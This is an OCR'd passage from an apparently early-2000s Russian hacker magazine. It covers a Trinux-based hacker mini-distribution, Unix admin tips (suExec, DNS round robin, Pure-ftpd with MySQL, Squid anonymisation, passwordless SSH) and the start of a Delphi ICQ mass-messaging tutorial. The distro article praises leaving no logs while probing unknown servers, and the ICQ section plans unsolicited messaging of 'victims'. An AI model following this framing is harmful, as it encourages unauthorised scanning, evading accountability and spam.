На мой взгляд, рынок ОС не очень развит. В основном это UNIX- и Windows-мир. Хотя есть еще BeOS, Novell Netware и другие. Но они не очень распространены. За основу был выбран Linux. Эта ОСь непридирчива к характеристикам компьютера, работает на многих архитектурах и вполне стабильна. Плюс к этому, исходники открыты (на условиях GNU GPL), есть огромное количество хакерского и околохакерского софта. В теории все, конечно, хорошо, но как все это применить на практике? Для этого существует целая индустрия под названием мини-дистрибутивы. Вообще они предназначены для своих особых целей - построение программных роутеров, repair системы, проверка на вирусы и т.д. Время шло, и никому не приходило в голову создать именно хакерский дистрибутив, но в далеком 1998 году первые шаги в этом направлении сделал Мэтью Франз, создатель Trinux. Системой сразу же заинтересовались, стали появляться статьи в Сети и журналах. Все бы хорошо, но документация, поддержка, обновления... Падал общий темп развития, и интерес постепенно угас.
Я наткнулся на эту ОСь в ноябре 2001 года, а в апрельском выпуске][вышла статья Trinux: Хакерская ОС. Появился проект Trinux.Russian.Community (trinux.atanor.ru), который работает и по сей день, освещая особенности хакерских мини-дистрибутивов, а также развивая первую русскую операционную систему для хакеров - RTK.

OS RTK: RUSSIAN TRINUX KIT

Первый релиз RTK состоялся 15 ноября. На момент написания статьи доступна версия



Помощь в создании и развитии RTK.

В создании и развитии «первой русской операционной системы для Хакеров» может поучаствовать любой человек с соответствующей технической подготовкой. Проекту всегда нужны программисты, переводчики, скриптеры, линуксоиды, веб-мастеры, хакеры, фрикеры, художники... любые энтузиасты! Если тебя это заинтересовало, то смело присылай свое резюме на trinux@trinux.atanor.ru.
Если есть желание помочь проекту в материальном плане (будь то обеспечение хостингом и/или доменом второго уровня или «выступление» в качестве спонсора), то пиши на stalsen@mail.ru. Кроме того, мы всегда рады сотрудничать с другими security/hacking/андеграунд-проектами!

Взлом

RTK: РУССКАЯ ОСЬ ДЛЯ ХАКЕРОВ

Stalsen (stalsen@real.xakep.ru)
http://trinux.atanor.ru

0.2. Что же изменилось (по сравнению с Тринуксом)? Во-первых, дефолтная поддержка русского языка и раскладки клавиатуры, а также русифицированная загрузка. Много новых функций в ядре (поддержка PCMCIA, BSD Process Accounting, ELF/MISC/a.out binaries, X.25, DHCP, Frame Relay, FDDI, Token Ring, Wireless Network, SYN Cookies...), оптимизирован linuxrc, исправлены некоторые баги, добавлено несколько необходимых команд, новая версия SysLinux. ОСь основана на Trinux (который, в свою очередь, основан на линуксе). Система содержит стандартные команды вроде: ls, cd, cp, rm, mount и т.д. Документацию по ним можно почитать в любой unixlike системе. Большая часть из них линкуется с busybox (это облегченные версии стандартных утилит). RTK нельзя установить в раздел винта. Виртуальный диск системы создается в RAM, который сбрасывается после каждой перезагрузки, так что все созданные тобой файлы/каталоги будут потеряны. Я советую монтировать раздел жесткого диска или дискету и записывать все данные туда. Пакеты и/или модули можно динамично подключать/удалять во время работы системы. А их очень много, это всякие сканеры (портов/уязвимостей/ОСей), сниферы, конструкторы пакетов, сетевые мониторы, различные утилиты (работа по их русификации постоянно идет), с модулями тоже все нормально (для дефолтного 2.4.18 их предостаточно). Кроме того, в RTK НЕТ никаких логов - syslogd и klogd выключены. Более того, как уже было сказано выше, раздел создается в RAM, который сбрасывается после каждой перезагрузки. Следовательно, никаких следов не останется (во всяком случае, на твоем компе). Понял, о чем я? Ты можешь спокойно юзать «стандартные» ОСи вроде Windows или Linux, а при необходимости загружать РТК и делать всякую работу. Скопировав необходимые данные на дискету, ты жмешь ребут и продолжаешь играть в Morrowind (или как его там?) или в XBill :-). Хорошенько вдумайся в эти слова - ты ПОЛНОСТЬЮ освобождаешься от проблемы лог-файлов.

PRACTИКА PABOTЫ

В теории все, конечно, хорошо, но перейдем к реальным примерам использования. Первым лакомством является виртуальный диск. Наверняка у тебя появится желание немного модифицировать его по своему усмотрению – в этом случае жми (это можно сделать и из РТК):

```
# gzip -d initrd.gz
# mount -o loop initrd /mnt/initrd
```

Дерево каталогов, конечно, не такое богатое (сказывается наследство емкости дискет и ограниченность рама у многих компов), но чего еще надо? Бинарики/скрипты находятся в bin/, sbin/. Самое интересное - linuxrc, ищи его в корне. Далее следует «загрузка» ядра, после идет код linuxrc (представляет собой «обычный» скрипт на шелле). Его-то сообщения ты и видишь на экране (а это настройка русского языка, создание виртуального пространства, установка переменных env, информация по монтированию). При успешной загрузке ОСи ты должен увидеть:

```
Добро пожаловать в RTK: Russian Trinux Kit

Наберите 'man' для просмотра списка доступных справок.
Для получения общих сведений о системе наберите 'man основы'.
ALT-<Лево/Право> позволяет переключаться между терминалами.
<Ctrl> переключает раскладку клавиатуры.

За более подробной информацией обращайтесь по адресу
http://trinux.atanor.ru

# - приглашение интерпретатора ash (busybox).
```

В основном работа не отличается от обычного линукс-дистрибутива за исключением нескольких особенностей. Во-первых, дискету лучше монтировать через fmount (во избежание бага «register status», который скоро будет пофиксен). Во-вторых, надо помнить, что ВСЕ созданные тобой данные на виртуальном диске будут уничтожены (в теории это запомнить легче, чем применить на практике :-)). В-третьих, надо привыкнуть к урезанному отчету busybox'ных утилит. Вообще, чистая система мало кому полезна (разве что для монтирования дисков под ntfs/ext2/ext3). Основной ин терес представляют пакеты (а их примерно 70 на данный момент!) самого различного типа, например: arping, firewalk, fragroute, dsniff, ethereal и т.д. Список очень длинный. И никаких проблем с установкой, компилированием, использованием! Все как на ладони, смотри сам:

```
# pkgadd arping.tgz - добавляем пакет
# arping -i eth0 -v 169.254.178.206 - используем его
Интерфейс: eth0  IP: 169.254.178.200  MAC-адрес: 00:50:bf:69:53:14
ARPING 169.254.178.206
60 байтов от 00:c0:df:c5:e0:46 (169.254.178.206): номер=0 время=3.118 мсек
```

Не видишь ничего странного :-)? Вместе с ip-адресом мы получаем MAC карты. Конечно, в обычном случае ты можешь пропинговать машину и посмотреть записи таблицы ARP:

```
# ping 169.254.178.206
64 octets from 169.254.178.206: icmp_seq=0 ttl_8 time=2.8 ms
64 octets from 169.254.178.206: icmp_seq=1 ttl_8 time=0.8 ms
# arp -a
(169.254.178.206) at 00:C0:DF:C5:E0:46 [ether] on eth0
```

Но что если пинг закрыт (или вообще весь ICMP)? Ладно, пакеты - дело хорошее, но без модулей никуда! И это не только поддержка различных девайсов/оборудования, но и файловых систем, протоколов и пр. Но давай сначала установим нашу сетевую карту (на примере Ne2000 Clone ISA):

```
# insmod isa-pnp.o - вставляем ISA Plug'n'Play модуль
# insmod ne.o - собственно сам драйвер сетевухи
/* Если попробуешь вставить без isa-pnp, то появится множество сообщений unresolved symbol. Это все равно, что грузить звуковую карту без sound_core *\
# ifconfig eth0 up 169.254.178.210 - поднимаем интерфейс и даем ему ip-адрес
```

И сеть настроена. Теперь все зависит от твоего упорства. Немного о файловых системах - это важная вещь, особенно, если тебе надо монтировать какой-нибудь раздел. Вот, к примеру, QNX: # insmod qnx4.o. РТК поддерживает примерно 30 fs (adfs, hpfs, smbfs, ufs, reiserfs). Небольшое дополнение: по дефолту в ртк 0.2 есть возможность подключать партишины под NTFS.

RTK MODIFAЙ

Так или иначе, со временем появится необходимость модифицировать процесс загрузки, чтобы он проходил динамично и без лишних напрягов. Монтировать виртуальный диск слишком долго. Для этого и была создана папка RTK на загрузочной дискете (аналог tux/ тринукса, но в усовершенствованном виде). В подпапке INIT есть четыре скрипта - first, last, postnet, prenet. Название соответствует порядку их выполнения в linuxrc. Есть еще папка OPTIONS - это наследство тукса, скоро ее уже не будет, в предыдущих версиях использовалась для tmpfs. Что можно засунуть в скрипты? Во-первых, твою конфигурацию сети (то есть ip/MAC-адрес, маску, шлюз). Во-вторых, к примеру, монтирование каких-нибудь разделов с пакетами (и их установку), загрузку модулей - да все что угодно. Переходим к ядру - при его конфигурации я ориентировался на «массы», то есть встраивал лишь необходимые для стандартной работы возможности, остальная же поддержка осуществляется через модули. Но предположим, тебе нужны какие-нибудь «экстра-функции», тогда сразу переходи к поиску конфигов, отправляйся на www.trinux.org (для Тринукса) или на trinux.atanor.ru для RTK.

THE END

Конечно, RTK/Trinux не способны заменить тебе полноценной системы, но если тебе нужны мобильность, хорошая переносимость и стабильность, то сам Бог велел использовать мини-дистрибутивы. Ты забудешь о нудном поиске и компиляции программ, о проблемах с портированием и несовместимостью оборудования. Это карманная операционная система для Хакеров! Вот реальный пример: ты садишься на совершенно неизвестную систему с желанием почекать сервера в Сети. Ты можешь поинтересоваться, какая стоит операционка, софт и т.д. А можешь без лишних вопросов загрузить РТК со словами: «Ты уверен, что хочешь этого?» %). Bye...



Модемы серии
OMNI 56K
Модем • Факс • Автоответчик • АОН
EDITORS' CHOICE
V.92/V.44 - максимальная скорость доступа в Интернет
Надежность связи на любых линиях
Легкость установки – простота в обращении
Возможность обновления микропрограммы
ИНТЕРНЕТ С РЕКОРДНОЙ СКОРОСТЬЮ
гарантия 3 года
OMNI 56K PRO
OMNI 56K DUO
OMNI 56K NEO
OMNI 56K UNO
OMNI 56K PCI
товар сертифицирован
ZyXEL
www.omni.ru

Юниксоид

С демона по нитке

С ДЕМОНА ПО НИТКЕ
Andrushock (andrushock@real.xakep.ru)



Обзор интересных секьюрных фич

<Страсти по цгайкам>

Исходя из соображений безопасности, web-сервер Apache запускается и работает с правами непривилегированного пользователя nobody из группы nobody. В некоторых случаях на стороне сервера требуется, используя cgi-сценарии, динамически изменять содержимое документов от имени пользователя со специальными привилегиями, а также предотвращать возможность исполнения cgi-программ с неверно заданными правами доступа как к ним самим, так и к каталогам, в которых они находятся. Для решения такого рода задач служит механизм suExec. Проверить, включена ли поддержка cgi-анализатора в web-сервере можно с помощью команды:

```
$ /usr/local/apache/bin/httpd -l
[skipped]
suexec: disabled; invalid wrapper /usr/local/apache/bin/suexec
```

По умолчанию, модуль suExec не собирается во время установки индейца. Для его включения необходимо переконфигурировать и перекомпилировать Apache с указанием учетной записи (в данном случае hoster) для выполняемых cgi-сценариев, корневой директории, файла для журналирования событий, подкаталога пользователя, а также минимальных групповых и пользовательских идентификаторов, с которыми будет производиться работа. Но сначала добавим в систему новые группу и учетную запись hoster:

```
# groupadd -g 1001 hoster
# useradd -c 'suExec user' -d /var/www/users/hoster -g hoster -s /bin/false -u 1001 hoster
```

```
./configure --prefix=/usr/local/apache --sysconfdir=/etc/httpd --datadir=/var/www --logfiledir=/var/log/httpd --enable-suexec --suexec-caller=hoster --suexec-docroot=/var/www/htdocs --suexec-logfile=/var/log/httpd/suexec.log --suexec-userdir=cgi-wrap --suexec-uidmin=1000 --suexec-gidmin=1000 --suexec-safepath=/usr/bin
```

```
$ make
# make install
$ /usr/local/apache/bin/httpd -l
[skipped]
suexec: enabled; valid wrapper /usr/local/apache/bin/suexec
```

Все, механизм suExec подключен, осталось добавить следующие строки в главный конфигурационный файл web-сервера:

```
# vi /etc/httpd/httpd.conf

<IfModule mod_userdir.c>
User hoster
Group hoster
UserDir cgi-wrap
AddHandler cgi-script .cgi .pl
</IfModule>

<Directory ~ /var/www/users/[a-z]+/cgi-wrap>
Options ExecCGI
</Directory>
```

Запустим демона Apache:

```
# /usr/local/apache/bin/apachectl start
```

Теперь создадим в каталоге /var/www/users/hoster/cgi-wrap простенький cgi-сценарий:


```
# touch test.cgi
# vi test.cgi
```

```
#!/usr/bin/perl
print "Content-type: text/html\n\n";
foreach $key (keys %ENV) {
print "$key --> $ENV{$key}<br>";
}
```

Определим для него права доступа:

```
# chown hoster:hoster /var/www/users/hoster/cgi-wrap/test.cgi
# chmod 755 /var/www/users/hoster/cgi-wrap/test.cgi
```

И для проверки правильности всех настроек скормим браузеру следующий URL:
http://www.shellbox.ru/~hoster/test.cgi



Механизм suExec в работе

При успешном выполнении сценария в журнальном файле /var/log/httpd/suexec.log появится запись типа:

```
[2002-10-11 01:24:22]: info: (target/actual) uid: (hoster/hoster) gid: (hoster/hoster) cmd: test.cgi
```

Следует отметить, что применять механизм suExec можно и для серверных вставок ssi, а также не только для персональных каталогов пользователей, но и для виртуальных хостов.

<Что в имени тебе моем, named?>

Вероятно, пингуя через небольшие промежутки времени пользующийся популярностью (читай загруженный) Web-узел, ты уже неоднократно замечал, что в ответ приходят пакеты с откликами echo-reply с различных IP-адресов. Такой трюк с закреплением за одним доменным именем нескольких айпишников применяется для распределения нагрузки между web-серверами. Его можно произвести как с помощью аппаратного обеспечения, например, оборудования от Cisco - Load Director, так и программного: демона named - сервера имен пакета BIND, на котором мы сейчас по-подробнее и остановимся. Согласно документу RFC 1035 вот так выглядит запись типа A базы данных DNS:

```
owner ttl class A address
```

Для примера закрепим за доменным именем www.xakep.ru следующие IP-адреса, которые будут возвращаться клиентам последовательно и в циклическом порядке, причем для быстрого устаревания адресов время жизни [ttl] установим равным одной минуте:

```
www.xakep.ru.    60    IN    A
62.16.80.1
www.xakep.ru.    60    IN    A
62.16.80.2
www.xakep.ru.    60    IN    A
62.16.81.3
```

После такого определения DNS-сервер из своей базы будет циклически возвращать клиенту записи типа A вот в таком порядке:
для первого запроса - 62.16.80.1, 62.16.80.2, 62.16.81.3
для второго - 62.16.80.2, 62.16.81.3, 62.16.80.1
и для третьего - 62.16.81.3, 62.16.80.1, 62.16.80.2

Однако у этого довольно эффективного способа есть и ряд недостатков:
1) Демон named не определяет, "жив" выдаваемый им клиенту хост или нет;
2) Демон named не занимается балансировкой нагрузки;
3) Клиенты при повторном запросе могут получить предыдущий ответ из-за отрицательной разности между временем хранения в кэше данных промежуточного DNS-сервера и временем жизни для записей в базе DNS-сервера с механизмом round robin;
4) Атакующий может без особого труда вычислить цикл и число записей, поэтому теоретически вероятность взлома Web-сервера увеличивается во столько раз, сколько IP-адресов закреплено за именем.

<Дефиле с SQL'ем>

Держать информацию об учетных записях пользователей, имеющих доступ к ftp-серверу, в стандартных системных файлах /etc/passwd[group; shadow; master.passwd; pam.d/passwd] стало уже не модно :), поэтому рассмотрим вариант идентификации и хранения аккаунтов варезников с использованием SQL на примере связки Pureftpd + MySQL. Забираем с http://www.pureftpd.org/ последнюю версию Pureftpd, распаковываем, переходим в созданный каталог и конфигурируем при условии, что серверная и клиентская части MySQL уже получены с http://www.mysql.com/ и установлены в /usr/local/mysql:

```
$ ./configure --prefix=/usr/local/pureftpd --without-inetd --without-humor --without-banner --with-altlog --with-pam --with-ratios --with-ftpwho --with-quotas --with-throttling --with-mysql=/usr/local/mysql

$ make

# make install
```

Предоставим возможность пользователю shocker рулить mysql'ом со всеми базами:

```
$ /usr/local/mysql/bin/mysql -h localhost -u root -p

mysql> GRANT ALL PRIVILEGES ON *.* TO shocker@localhost IDENTIFIED BY 'my_password' WITH GRANT OPTION;
```

Скопируем из директории с сырцами ftp-сервера пример конфигурационного файла для базы данных и изменим в нем записи, связанные с именем пользователя, имеющего доступ к MySQL, его паролем, базой данных для pureftpd и методом шифрования паролей (по умолчанию разработчики предлагают нам insecure метод - хранить пароли plaintext'ом).

```
# cp pureftpd-mysql.conf /etc/

# vi /etc/pureftpd-mysql.conf

MYSQLUser       shocker
MYSQLPassword   my_password
MYSQLDatabase   warezzz
MYSQLCrypt      crypt
```

Остальные настройки в этом файле можно оставить без изменений. Настала очередь запустить ftp-сервер:

```
# /usr/local/pureftpd/sbin/pure-ftpd -4 -A -B -c 5 -C 3 -I 12 -E -H -k 90 -j -r -T 250:100 -l mysql:/etc/pureftpd-mysql.conf -O clf:/var/log/pureftpd.log
```

Для создания зашифрованных паролей с помощью функции crypt() библиотеки glibc воспользуемся программой htpasswd, которая входит в поставку Apache. Напомню, что во введенной строке для шифрации значащими являются только первые восемь символов, последующие символы ввиду специфики алгоритма отсекаются.

```
$ /usr/local/apache/bin/htpasswd -n -d xakep
```

Теперь подключаемся к MySQL, создаем базу данных warezzz и таблицу users, в которой будут храниться имя ftp-пользователя, его криптованный пароль, уникальные пользовательский и групповой идентификаторы, а также домашний каталог (если каталога в системе еще нет, то он будет автоматически создан при первом входе варезника на сервер и при запущенном pureftpd с ключом '-j'):

```
$ /usr/local/mysql/bin/mysql -h localhost -u shocker -p

mysql> CREATE DATABASE warezzz;
mysql> SHOW DATABASES;
mysql> USE warezzz
mysql> CREATE TABLE users (
    -> User varchar(12) NOT NULL default '',
    -> Password varchar(64) NOT NULL default '',
    -> Uid varchar(8) NOT NULL default '',
    -> Gid varchar(8) NOT NULL default '',
    -> Dir varchar(128) NOT NULL default '',
    -> PRIMARY KEY  (User)
    -> );
mysql> SHOW TABLES;
mysql> DESCRIBE users;
mysql> INSERT INTO users VALUES
('xakep','XQ4udTKGGiDxw','666','666','/home/xakep');
mysql> SELECT * FROM users;
```

Обращу твое внимание, что работа с uid и gid в буквенном представлении возможна в том случае, когда они уже зарегистрированы в системе и в таблице users для них используется тип переменной varchar(). Если ты планируешь оперировать только виртуальными ftp-юзверями и цифровыми идентификаторами, то смело применяй тип int() вместо varchar().

```
shocker@midian:/home
Database changed
mysql> CREATE TABLE users (
    -> User varchar(12) NOT NULL default '',
    -> Password varchar(64) NOT NULL default '',
    -> Uid varchar(8) NOT NULL default '',
    -> Gid varchar(8) NOT NULL default '',
    -> Dir varchar(128) NOT NULL default '',
    -> PRIMARY KEY  (User)
    -> );
Query OK, 0 rows affected (0.00 sec)

mysql> INSERT INTO users VALUES ('xakep','XQ4udTKGGiDxw','666','666','/home/xake
p');
Query OK, 1 row affected (0.00 sec)

mysql> SELECT * FROM users;
+-------+---------------+-----+-----+-------------+
| User  | Password      | Uid | Gid | Dir         |
+-------+---------------+-----+-----+-------------+
| xakep | XQ4udTKGGiDxw | 666 | 666 | /home/xakep |
+-------+---------------+-----+-----+-------------+
1 row in set (0.00 sec)

mysql>
```

Заносим данные об узерах в БД

<Портим статистику спайлогам>

Предоставление централизованного доступа клиентских машин в глобальную сеть, кэширование входящего трафика, ограничение пропускной способности интернет-канала, авторизация пользователей, обеспечение дополнительного уровня безопасности - все это входит в задачи кэширующего прокси-сервера Squid http://www.squid-cache.org/. Но сегодня нас будет интересовать не менее интересная функция кальмара – возможность подменять заголовки http-запросов клиентов с помощью директивы anonymize_headers. К примеру, изменим возвращаемые версии клиентских бродилок. Сначала запретим передавать данные о браузере, а затем модифицируем информацию о нем:

```
# vi /etc/squid/squid.conf

anonymize_headers deny User-Agent
fake_user_agent Bugzilla/6.6.6 (Andrushock build 13)
```



Юниксоид

С ДЕМОНА ПО НИТКЕ

Andrushock (andrushock@real.xakep.ru)

Перевести Squid в режим работы полупараноидального анонимного проксика можно с помощью вот таких директив:

vi /etc/squid/squid.conf

```
forwarded_for off
anonymize_headers deny From Referer Server
anonymize_headers deny User-Agent WWW-Authenticate Link
```

Изменения вступят в силу после перезапуска squid:

/etc/rc.d/init.d/squid restart

Теперь, указав браузеру клиентского хоста 192.168.158.100 использовать нашу анонимную проксю 192.168.158.118, запросим URL тестового web-сервера 192.168.158.216, в логах которого сможем обнаружить примерно следующие записи:

192.168.158.118 - - [07/Oct/2002:02:08:21 +0300] "GET /images/tuxracer.png HTTP/1.0" 200 302363 "http://192.168.158.216/" "Bugzilla/6.6.6 (Andrushock build 13)"

<Танцуем самбу>

Как правило, крупная домашняя сеть имеет гетерогенный характер, т.е. присутствуют машины как под управлением Windows, так и различных Unix-систем, и поделена на сегменты, каждый из которых имеет территориальную привязку: либо это этаж, либо подъезд, либо дом etc. Для контроля использования сетевых ресурсов в конкретном сегменте, для обеспечения дополнительного уровня безопасности и существенного ускорения работы клиентов в "Сетевом Окружении" часто требуется на роутерах оградить компьютеры, состоящие в разных рабочих группах, друг от друга.

В особо экстремальных обстоятельствах, когда, например, программа подсчета трафика была написана невменяемым кодером, или брандмауэр работает в режиме отладки, у нас нет возможности изменять правила firewall'а "на лету", поэтому роль "заглушки" в данном случае может выполнять пакет Samba http://www.samba.org/, предназначенный для совместного использования файлов и принтеров. Инсталляция не должна вызвать особых проблем, поэтому сразу перейдем к конфигурированию файла самбы с целью тотального ограничения доступа к расшаренным ресурсам заданной подсети 192.168.5.0 с маской 255.255.255.0.

vi /etc/samba/smb.conf

```
/* список узлов и подсетей, которым разрешен доступ */
hosts allow = 192.168.5. 127.
/* сетевой интерфейс роутера, на который разрешено подвиснуть самбе */
interfaces = 192.168.5.1/24
/* насильно привязываем Samba использовать только указанный выше сетевой интерфейс */
bind interfaces only = yes
```

Запускаем демон winbindd:
/etc/rc.d/init.d/winbind start

<Пароль рыба-ssh>

Иногда возникают ситуации, когда необходимо автоматизировать процесс резервирования (в определенное время запускать скрипт для переноса информации с одного узла на другой), либо приходится довольно часто вводить пароли, чтобы получить доступ к командному интерпретатору на различных узлах. В этих случаях очень удобно производить беспарольную аутентификацию на удаленном хосте с помощью защищенной оболочки OpenSSH http://www.openssh.org/ с использованием ассиметричных алгоритмов шифрования RSA и DSA.

В алгоритме шифрования с открытым ключом для шифрации и дешифрации данных применяется асимметричная пара ключей, состоящая из публичного и приватного ключей. Первый из них используется для шифрования, и его можно свободно распространять среди абонентов даже по незащищенным каналам. Второй ключ, отвечающий за дешифровку, необходимо держать в секрете. В настоящее время одним из самых популярных алгоритмов шифрования открытым ключом является алгоритм RSA http://www.rsasecurity.com/, предложенный еще в 1977 году американскими учеными Ronald Rivest, Adi Shamir и Leonard Adleman.

Для работы по протоколу SSH версии 2 следует убедиться, что на сервере в файле sshd_config присутствуют следующие строки:

```
Protocol 2,1
PubkeyAuthentication yes
AuthorizedKeysFile        .ssh/authorized_keys
```

А в ssh_config (на сервере), либо в файле ~/.ssh/config на клиентской машине имеются такие настройки:

```
Protocol 2,1
IdentityFile ~/.ssh/id_rsa
```

Теперь сгенерируем пару ключей RSA протокола SSH2 без указания парольной фразы:

$ ssh-keygen -t rsa -N '' -C 'Shell account' -f ~/.ssh/id_rsa

Скопируем полученный публичный ключ на удаленную систему:

$ scp ~/.ssh/id_rsa.pub my.shellbox.ru:~/.ssh/authorized_keys


Если файл authorized_keys уже существует, то просто добавим в него новый ключ:

$ scp ~/.ssh/id_rsa.pub my.shellbox.ru:~/

$ ssh my.shellbox.ru 'cat ~/id_rsa.pub >> ~/.ssh/authorized_keys'

С этого момента, для того, чтобы войти на my.shellbox.ru достаточно набрать:

$ ssh my.shellbox.ru



Беспарольная аутентификация

Работа с ключами DSA протокола SSH версии 2 полностью аналогична описанной выше схеме. Для использования ключей RSA протокола SSH1 необходимо убедиться, что обе стороны поддерживают RSA1 аутентификацию. На сервере:

```
Protocol 2,1
RSAAuthentication yes
```

На стороне клиента:

```
Protocol 2,1
RSAAuthentication yes
IdentityFile ~/.ssh/identity
```

Сгенерируем пару ключей:
$ ssh-keygen -t rsa1

Скопируем открытую часть из пары ключей на удаленную систему:
$ scp ~/.ssh/identity.pub my.shellbox.ru:~/.ssh/authorized_keys

Насильно заставим клиента ssh использовать первый протокол SSH:
$ ssh -1 my.shellbox.ru

Конечно, при использовании этого бесспорно удобного метода существует немалый риск, так как злоумышленник, получивший доступ к секретному ключу на клиентской машине, автоматически становится обладателем шелла на удаленной системе, где применяется публичный ключ из этой пары. Альтернативным и более безопасным способом беспарольной аутентификации является использование демона-посредника ssh-agent, предназначенного для хранения парольной фразы секретного ключа. Сгенерируем пару ключей RSA, введем и подтвердим парольную фразу:
$ ssh-keygen -t rsa

Запустим программу ssh-agent так, чтобы его процесс породил еще один командный интерпретатор, но уже с измененными переменными окружения:
$ eval `ssh-agent`

И добавим в базу защищенного агента наш приватный ключ:
$ ssh-add ~/.ssh/id_rsa

На этом настройка закончена. Теперь можно установить соединение с удаленным хостом, не вводя ни пароль пользователя, ни парольную фразу для пары ключей:
$ ssh my.shellbox.ru

Если тебе нужно на время отлучиться от компа, и существует вероятность, что кто-то может воспользоваться твоим отсутствием в корыстных целях, просто выгрузи из кэша агента все ключи:
$ ssh-add -D



Dr.Zlobyus (cool16@e-mail.ru)

Взгляд на ICQ из Delphi


Популярность ICQ все никак не падает, а наоборот, идет огромный поток новых пользователей (русские же сидят обычно на шестизначках). И если несколько лет назад для ICQ существовал только один официальный клиент от умершей ныне Mirabilis (ее поглотила AOL), то теперь их пруд пруди. И, причем, под любую ось, будь то винды, маки или никсы. К чему я это все? :) Просто и мы сегодня напишем своего клиента, пусть не супернавороченного, но клиента.

Dr.Zlobyus (cool16@e-mail.ru)

Ты уже заинтересовался? Отлично, сейчас я быстренько введу тебя в курс дела. Я давно хотел разработать собственный ICQ-клиент, но все времени не было, да и трудоемко это - не хотелось геморроиться с громоздким кодом и т.п. Но потом мне в руки попались два компонента для работы с ICQ. С радостным предвкушением я установил один из них и обломался. За его использование требовали немало буказоидов. Но второй оказался бесплатным! Прочитав инфу, которая и тебе станет доступной чуть позже, я понял, что это именно то, что нужно. Компонент TICQClient оказался очень хорошим инструментом для создания полноценного(!!!) клиента. Он включает все необходимые возможности и при этом прост в использовании. Качай его с http://www.cobans.net/ и устанавливай. На данном этапе проблем возникнуть не должно. Заметь, что к компоненту прилагается ФАК на русском языке, а также два примера. Один из них и есть почти полноценный ICQ-клиент. Обязательно взгляни на него. Там же ты найдешь и инфу по компоненту, протоколу и другим полезным вещам.

Рождаем Асю

Итак, раз клиент у тебя есть, тогда научимся делать нечто большее. Помнишь, X писал о программе, которая умела рассылать сообщения, находя нужных пользователей по их инфе? Об этом мы сейчас и поговорим.



Так выглядит будущая программа

Что делает наша тулза:
1) Дает возможность выбирать различные параметры поиска (для примера я взял два: страна и возраст - этого хватит).
2) Дает возможность ввести сообщение с последующей вставкой туда ника жертвы.
3) Ищет/рассылает.
Готов? Поехали...

Первым делом создай новый проект и кинь на него компоненты, расположенные как на скриншоте 1.

Edit'ы называй: LoginEdit, PasswordEdit, CountEdit и MessageEdit, соответственно. Два компонента TComboBox так и оставь. Теперь добавь кнопку и TMemo. И самое главное - TICQClient. Все. Получилось? Отлично.

Подводные камни

Создавая эту программу, я столкнулся с рядом трудностей: первая и самая важная - при поиске пользователей мы обращаемся непосредственно к серверу ICQ, а он работает очень странно. Каждый раз выдает не все UIN'ы (вспомни, как ты искал пользователей в своей аське), а при повторном поиске - уже совсем другие (на самом деле частенько бывает так, что в результате поиска найдено очень много пользователей, поэтому сервер и выдает разные юины, чтобы при следующем поиске они не повторялись - прим. ред.). Т.е. нам придется самим задавать примерное количество поисковых сеансов, да еще и отфильтровывать дубликаты! Второе - задание мессаги. Об этом позже.

Поехали!

Открой свойства компонента TICQClient. В поле ICQServer и ICQPort введи login.icq.com и 5190 соответственно. Теперь исправь поле VAR перед кодом, чтобы получилось что-то вроде:

```
var
Form1: TForm1;
UinS,NickS: TStringList;
```

Здесь мы создаем два строковых списка. Зачем они нужны, ты узнаешь позже. Теперь мы напишем несколько функций, с которыми будем работать.

Поиск

Эта функция будет необходима для проверки UIN'ов на дубликаты. Работает она очень просто: получая нового пользователя, мы сравниваем с полученными ранее в списке UinS. Если его там нет, то добавляем его, а во второй список (NickS) пишем ник. Глянь на Листинг 1, там все предельно ясно.
Теперь я должен задержаться на моменте добавления новых строк. Нам будут нужны ник и юин для отправки сообщений. Я просто загоняю их в два списка и потом обращаюсь непосредственно к ним. Если в инфе не указан ник, то функция вернет (точнее, запишет) *. Это просто для удобства.


Изменение сообщения

Эта функция необходима для преобразования текста в твоем MessageEdit в новый, с учетом ника. Для примера в этой программе я сделал проверку на вставленные в мессадж «$Nick» - каждое найденное такое сочетание будет заменено на реальный ник пользователя, которому отправляется сообщение (в этом месте автор имел в виду использование небольшого регулярного выражения - прим. ред.). К примеру: «Привет, $NICK». Этот код смотри в Листинге 2.

Основной кодинг

